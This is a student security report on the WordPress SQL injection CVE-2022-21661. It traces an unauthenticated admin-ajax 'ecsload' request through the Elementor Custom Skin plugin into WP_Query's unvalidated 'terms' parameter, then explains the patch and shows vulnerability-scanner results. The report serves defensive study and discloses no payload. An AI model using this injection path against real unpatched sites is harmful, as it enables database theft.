UNIVERSITÉ Concordia UNIVERSITY

Concordia Institute for Information System Engineering (CIISE)
Concordia University

INSE 6140 Malware Defenses and Application Security

Project Report:

A Survey on WordPress Security: Vulnerability Analysis of CVE-2022-21661

Submitted to:

Professor Dr. Makan Pourzandi

Submitted By:

Student Name	Student ID
Bharathiselvan Rajendran	40293586
Sidhant Sharma	40294487
Thanesh Soupramaniane	40289902

Date: 21-04-2025

1. INTRODUCTION & MOTIVATION

WordPress is a widely used content management system (CMS), and its open-source design, extensive plugin support, and global popularity make it a prime target for attackers. Security flaws in WordPress can lead to severe consequences for website owners, users, and the wider internet community.

In recent years, WordPress has experienced multiple high-profile vulnerabilities. These vulnerabilities often stem from coding flaws in the core software, unvetted plugins, or insecure themes. When exploited, they can result in data breaches, website defacements, unauthorized administrative access, or malware distribution. Despite the continuous efforts of the WordPress community to patch vulnerabilities quickly, attackers often exploit any window of opportunity available to them.

Motivation:

- To understand the typical security challenges faced by WordPress as an open-source project.
- To investigate a specific, real-world vulnerability (CVE-2022-21661) and demonstrate how it can be exploited.
- To suggest effective countermeasures and emphasize the significance of strong security practices and responsible disclosure.

2. PROJECT DESCRIPTION

CVE-2022-21661 is a critical SQL injection vulnerability affecting the core of WordPress, which is the central focus of this analysis. Improper sanitation of input in the WordPress query class WP_Query[1] is the source of this vulnerability, often triggered when using plugins or themes. The vulnerability affects WordPress version before 5.8.3, with security patches issued for older branches as far back as 3.7.37[1].

Although the vulnerable query paths are part of core WordPress, exploitation typically occurs via third-party code that uses *WP_Query[1]* insecurely, assuming WordPress will perform all the necessary sanitization. This vulnerability highlights the risks of trusting query abstraction layers without validation.

If this vulnerability is successfully exploited, an attacker may be able to perform the following actions:

- Access sensitive data such as usernames, passwords, database details, and other confidential information.
- Alter or remove data, resulting in corruption and potential loss.
- Gain full control over the website.


CVE-2022-21661 details[3]:

Score	7.5
Severity	High
Version	3.1
Affected versions	< 5.8.3

2.1 TECHNICAL ANALYSIS:

The issue arises from the *get_sql_for_clause[1]* function's method of invoking the *clean_query[1]* function. The *clean_query[1]* function is responsible for validating user-supplied data by processing it and combining it with an SQL clause and returning it to the parent function.


The vulnerability was demonstrated using WordPress version 5.8.0 along with the Elementor Custom Skin plugin. The WP_Query[1] class is used in the get_document_data[1] function in the ajax_pagination.php file.



```
public function get_document_data(){

  global $wp_query;


  $id = $this->widget_id;

  $post_id = $this->post_id;
  $theme_id = $this->theme_id;
  $old_query = $wp_query->query_vars;


  $this->query['paged'] = $this->current_page; // we need current(next) page to be loade
  $this->query['post_status'] = 'publish';

  $wp_query = new \WP_Query($this->query);
  wp_reset_postdata();//this fixes some issues with some get_the_ID users.
  if (is_archive()){
    $post_id = $theme_id;
  }

  $document = \Elementor\Plugin::$instance->documents->get_doc_for_frontend( $post_id );
  $theme_document = \Elementor\Plugin::$instance->documents->get_doc_for_frontend( $theme
```

Figure 1: WP_Query class used in the get_document_data function in the ajax_pagination.php file


A request goes to wp-admin/admin-ajax.php using the ecsload action parameter to start the get_document_data function execution. The admin_ajax.php file contains conditional checks for determining whether the request is from an authenticated user or not. When an unverified user submits a request, the action parameter routes to wp_ajax_nopriv_ecsload.



```
if ( is_user_logged_in() ) {
    // If no action is registered, return a Bad Request response.
    if ( ! has_action( "wp_ajax_{$action}" ) ) {
        wp_die( '0', 400 );
    }

    /**
     * Fires authenticated Ajax actions for logged-in users.
     *
     * The dynamic portion of the hook name, `$action`, refers
     * to the name of the Ajax action callback being fired.
     *
     * @since 2.1.0
     */
    do_action( "wp_ajax_{$action}" );
} else {
    // If no action is registered, return a Bad Request response.
    if ( ! has_action( "wp_ajax_nopriv_{$action}" ) ) {
        wp_die( '0', 400 );
    }

    /**
     * Fires non-authenticated Ajax actions for logged-out users.
     *
     * The dynamic portion of the hook name, `$action`, refers
     * to the name of the Ajax action callback being fired.
     *
     * @since 2.8.0
     */
    do_action( "wp_ajax_nopriv_{$action}" );
}
```

Figure 2: User request authentication condition checks


Upon seeing the string ‘wp_ajax_nopriv_ecsload’ in the *ajax_pagination.php* file, we confirm that it is a type of hook name. This name refers to the get_document_data callback function, suggesting that the do_action function is invoking the get_document_data function.



```
public function init_ajax(){
  //add_action( 'wp_footer',[$this,'get_document_data'],99);// debug line comment it
  add_action( 'wp_ajax_ecsload', [$this,'get_document_data']);
  add_action( 'wp_ajax_nopriv_ecsload', [$this,'get_document_data']);
}
```

Figure 3: *wp_ajax_nopriv_ecsload* hook


As mentioned before, the *get_document_data* function creates a *WP_Query* object, which upon initializing, calls the *get_posts* method defined in the *class-wp-query.php* file[1]. Inside this method, initially the user-supplied parameters are parsed, then a call to *get_sql* function is made, which in turn calls the *get_sql_for_clause* which creates clauses for the SQL queries[1].



```
// Taxonomies.
if ( ! $this->is_singular ) {
    $this->parse_tax_query( $q );

    $clauses = $this->tax_query->get_sql( $wpdb->posts, 'ID' );

    $join  .= $clauses['join'];
    $where .= $clauses['where'];
}
```


Figure 4: *get_sql* method invoked

The get_sql_for_clause function located in class-wp-tax-query.php invokes clean_query method for implementing user input validation. However, when the 'taxonomy' parameter is empty and 'field' parameter is set to 'term_taxonomy_id', the 'terms' parameter validation fails to execute. The terms parameter is later applied in the SQL query[1].



```
    */
public function get_sql_for_clause( &$clause, $parent_query ) {
    global $wpdb;

    $sql = array(
        'where' => array(),
        'join'  => array(),
    );

    $join  = '';
    $where = '';

    $this->clean_query( $clause );

    if ( is_wp_error( $clause ) ) {
        return self::$no_results;
    }

    $terms    = $clause['terms'];
    $operator = strtoupper( $clause['operator'] );
```

Figure 5: The get_sql_for_clause method calling the clean_query method



```
 * @param array $query The single query. Passed by reference.
 */
private function clean_query( &$query ) {
    if ( empty( $query['taxonomy'] ) ) {
        if ( 'term_taxonomy_id' !== $query['field'] ) {
            $query = new WP_Error( 'invalid_taxonomy', __( 'Invalid taxonomy.' ) );
            return;
        }

        // So long as there are shared terms, 'include_children' requires that a taxonom
        $query['include_children'] = false;
```

Figure 6: The clean_query function fails to properly validate the &$query parameter

The primary purpose of the clean_query function is to generate clauses for SQL queries. If an attacker controls the return value of this function, the query can be manipulated by injecting malicious SQL code into it, leading to unauthorized data access. In our project, we demonstrate how this vulnerability can be exploited to access the WordPress database contents, username and password hash.


2.2 Patch Implementation and SQL Injection Mitigation

A patch fix was deployed to improve the input validation process in the clean_query function in order to address the SQL injection vulnerability. The patch focuses on properly sanitizing the terms parameter, ensuring only the valid values are proceeded. This fix effectively mitigates the injection vector and ensures the security of query handling in WordPress core.

2.2.1 Input Type Handling

The patch introduces a condition check to differentiate between text-based input and numeric-based input types. When the field exactly matches either 'slug' or 'name', the term input is passed through the array_unique function. This ensures that duplicate values are removed and that the input remains clean and standardized.

Otherwise, for all other input, the input is sanitized using the built-in wp_parse_id_list function. This function ensures that all input values are valid, non-negative integers, and that any invalid or duplicate data is removed.



```
if ( 'slug' === $query['field'] || 'name' === $query['field'] ) {
    $query['terms'] = array_unique( (array) $query['terms'] );
} else {
    $query['terms'] = wp_parse_id_list( $query['terms'] );
}
```

Figure 7: The Patch which sanitizes the input value

2.2.2 Internal Mechanism of Sanitization Functions

wp_parse_id_list[4]:

The wp_parse_id_list function contains wp_parse_list function which is used to sanitize numeric ID input. The function uses wp_parse_list to transform the input into an array. Then applies absint() to each element via array_map, ensuring all values are non-negative integers. After that, array_unique removes any duplicates, and in some cases, array_filter is used to eliminate zero values.

Wp_parse_list[5]:

The wp_parse_list function checks whether the input is not an array. If it is a string, the function uses preg_split with the regular expression /[\s,]+/ to split the string by spaces, commas, or a combination of both, and PREG_SPLIT_NO_EMPTY ensures that any empty elements (such as extra spaces or commas) are removed.

The patch effectively secures the clean_query function by enforcing strong input validation rules based on the type of field being queried. By leveraging built-in functions like wp_parse_list and wp_parse_id_list, the update ensures that only safe, non-malicious input can reach the query layer. This greatly lowers the risk of SQL injection attacks and enhances the reliability of the internal logic within the WordPress core.

2.3 Software Composition Analysis:

To further understand and evaluate the SQL injection vulnerability, a software composition analysis was performed on WordPress. The analysis was conducted using popular tools such as WPScan, Wordfence, and Dependency-check. These tools help to identify the known vulnerabilities, outdated components, and insecure dependencies within the plugin and the WordPress environment.


2.3.1 WPScan:

WPScan is a widely used security tool designed specifically for WordPress, capable of identifying known vulnerabilities, misconfiguration, and exposed sensitive data. WPScan successfully identified the SQL injection vulnerability (CVE-2022-21661) present in the WordPress core during the scan. The tool flagged this issue by cross-referencing its database of disclosed vulnerabilities and highlighted the affected version of WordPress in use. The vulnerability detection proved the existence of security weaknesses and validated the necessity of applying the patch.

Command:

wpscan --url http://localhost/scan/wordpress/ --output /” directory”/wpscan.json --format json

This command runs WPScan on the local WordPress site hosted at localhost, detects the WordPress version, scans for known vulnerabilities and saves the results in JSON format to the specified file path.



```
"title": "WordPress < 5.8.3 - SQL Injection via WP_Query",
"fixed_in": "5.8.3",
"references": {
  "cve": [
    "2022-21661"
  ],
  "url": [
    "https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-6676-cqfm-gw84",
    "https://hackerone.com/reports/1378209"
  ],
  "wpvulndb": [
    "7f768bcf-ed33-4b22-b432-d1e7f95c1317"
```

Figure 8: WPScan Result


2.3.2 Wordfence:

Wordfence was used to scan the WordPress setup and successfully identified the SQL injection vulnerability (CVE-2022-21661) in the core files. The Wordfence system detected the threat through its real-time detection along with its built-in vulnerability database, which confirmed the known vulnerability impacted the site.

Command:

wordfence vuln-scan --output-format csv --output-columns cve --output-path /” directory”/wordfence.csv /Applications/XAMPP/xamppfiles/htdocs/scan/wordpress

This command runs a Wordfence vulnerability scan on the WordPress site located at /Applications/XAMPP/xamppfiles/htdocs/scan/wordpress, extracts CVE details, and saves the results in CSV format to the specified file path.



```
Details: https://www.wordfence.com/threat-intel/vulnerabilities/id/7b851fd6-1477-4378-abf9-42ae2b6f8899?source=cli-scan
Found medium severity vulnerability WordPress Core < 6.2.1 - Insufficient Sanitization of Block Attributes in wordpress(5
Details: https://www.wordfence.com/threat-intel/vulnerabilities/id/834c92ba-8b48-4ae3-9873-885e8f559762?source=cli-scan
Found medium severity vulnerability WordPress Core < 5.9.2 & Gutenberg < 12.7.2 - Prototype Pollution via Block Editor in
Details: https://www.wordfence.com/threat-intel/vulnerabilities/id/954b8064-f317-4af4-a55f-9a61ee945006?source=cli-scan
Found medium severity vulnerability WordPress Core 5.6 - 6.3.1 - Reflected Cross-Site Scripting via Application Password
Details: https://www.wordfence.com/threat-intel/vulnerabilities/id/a5368894-3277-47d8-8fad-adfb8df4fa93?source=cli-scan
Found high severity vulnerability WordPress Core < 5.8.3 - SQL Injection via WP_Query in wordpress(5.8)
Details: https://www.wordfence.com/threat-intel/vulnerabilities/id/b0ef885f-fd62-4513-83cb-65381b99a172?source=cli-scan
Found medium severity vulnerability WordPress Core < 6.0.2 - Authenticated (Contributor+) Stored Cross-Site Scripting via
Details: https://www.wordfence.com/threat-intel/vulnerabilities/id/b5582e89-83e6-4898-b9fe-89eddeb5f7ae?source=cli-scan
Found medium severity vulnerability WordPress Core < 5.8.3 - Super Admin Multi-Site Installation Object Injection in word
Details: https://www.wordfence.com/threat-intel/vulnerabilities/id/b5ebc99d-b82a-452b-8f53-bd96135aeecb?source=cli-scan
Found high severity vulnerability WordPress Core 5.4 - 5.8 - Authenticated Stored Cross-Site Scripting in wordpress(5.8)
Details: https://www.wordfence.com/threat-intel/vulnerabilities/id/b801e7d9-0ca0-471e-a524-af19ea0d85be?source=cli-scan
Found medium severity vulnerability WordPress Core < 6.2.1 - Authenticated (Contributor+) Stored Cross-Site Scripting via
Details: https://www.wordfence.com/threat-intel/vulnerabilities/id/bba3eeeb-5e7e-4ec3-9db0-02c44585647a?source=cli-scan
```


Figure 9: Wordfence Scan Result

2.3.3 Dependency-Check:

As part of the security assessment, OWASP Dependency-Check was used to analyze the dependencies used within the custom Elementor plugin. This tool performs a software components and libraries scan by comparing system elements with publicly available CVE records. During the scan, Dependency-Check identified the vulnerable version of WordPress core linked to the SQL injection issue (CVE-2022-21661). This tool indicated outdated dependencies together with CVE references that helped to confirm the vulnerability.

```
dependency-check --enableExperimental --format CSV --out /” directory”/ --scan /” WordPress directory”/
```

This command runs Dependency-Check on the project located at /Applications/XAMPP/xamppfiles/htdocs/scan, enables experimental features, and saves the scan results in CSV format to the specified location. Instead of directly checking the WordPress version, it uses dependency management files (composer.json) to identify the versions of libraries used by the project and cross-references them with known vulnerabilities from OWASP's database.



CVE-2022-21661 suppress

WordPress is a free and open-source content management system written in PHP and paired with a MariaDB database. Due to improper sanitization in WP_Query, there can be cases where SQL injection is possible through plugin or themes that use it in a certain way. This has been patched in WordPress version 5.8.3. Older affected versions are also fixed via security release, that go back till 3.7.37. We strongly recommend that you keep auto-updates enabled. There are no known workarounds for this vulnerability.

CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

CVSSv3:
- Base Score: HIGH (7.5)
- Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:3.9/RC:R/MAV:A


CVSSv2:
- Base Score: MEDIUM (5.0)
- Vector: /AV:N/AC:L/Au:N/C:P/I:N/A:N

Figure 10: Dependency-Check ScanResult

2.4 Static Code Analysis:

To assess the code quality and security of WordPress, static code analysis was performed using SonarQube and PHP_CodeSniffer. SonarQube uses the RIPS security engine to scan WordPress's source code for security vulnerabilities, bugs, and code smells, highlighting potential issues related to input validation and insecure coding practices. By scanning WordPress with SonarQube, flaws in the code are identified and classified into different severity levels, such as High, Medium, and Low, based on their impact.

```
sudo sonar-scanner \
  -Dsonar.projectKey=local \
  -Dsonar.sources=. \
  -Dsonar.host.url=http://localhost:9000 \
```



Embedded database should be used for evaluation purposes only. It doesn't support scaling, upgrading to a new SonarQube Server version, or migration to another database engine.

The way in which security, reliability, and maintainability counts and ratings are calculated has changed.

Perspective: Overall Status · Sort by: Name · 1 project(s)

Filters

Quality Gate
- Passed 0
- Failed 1

Security
- A ≥ 0 info issues 0
- B ≥ 1 low issue 0
- C ≥ 1 medium issue 0
- D ≥ 1 high issue 1
- E ≥ 1 blocker issue 0

local PUBLIC — Failed

Last analysis: 14 days ago · 1M Lines of Code · PHP, JavaScript, ...


D 11	E 4.2k	A 75k	E 0.0%	0.0%	14.6%
Security	Reliability	Maintainability	Hotspots Reviewed	Coverage	Duplications

1 of 1 shown

SonarQube™ technology is powered by SonarSource SA

Community Build - v25.3.0.104237 - · MQR MODE

Figure 11: SonarQube


SonarQube community
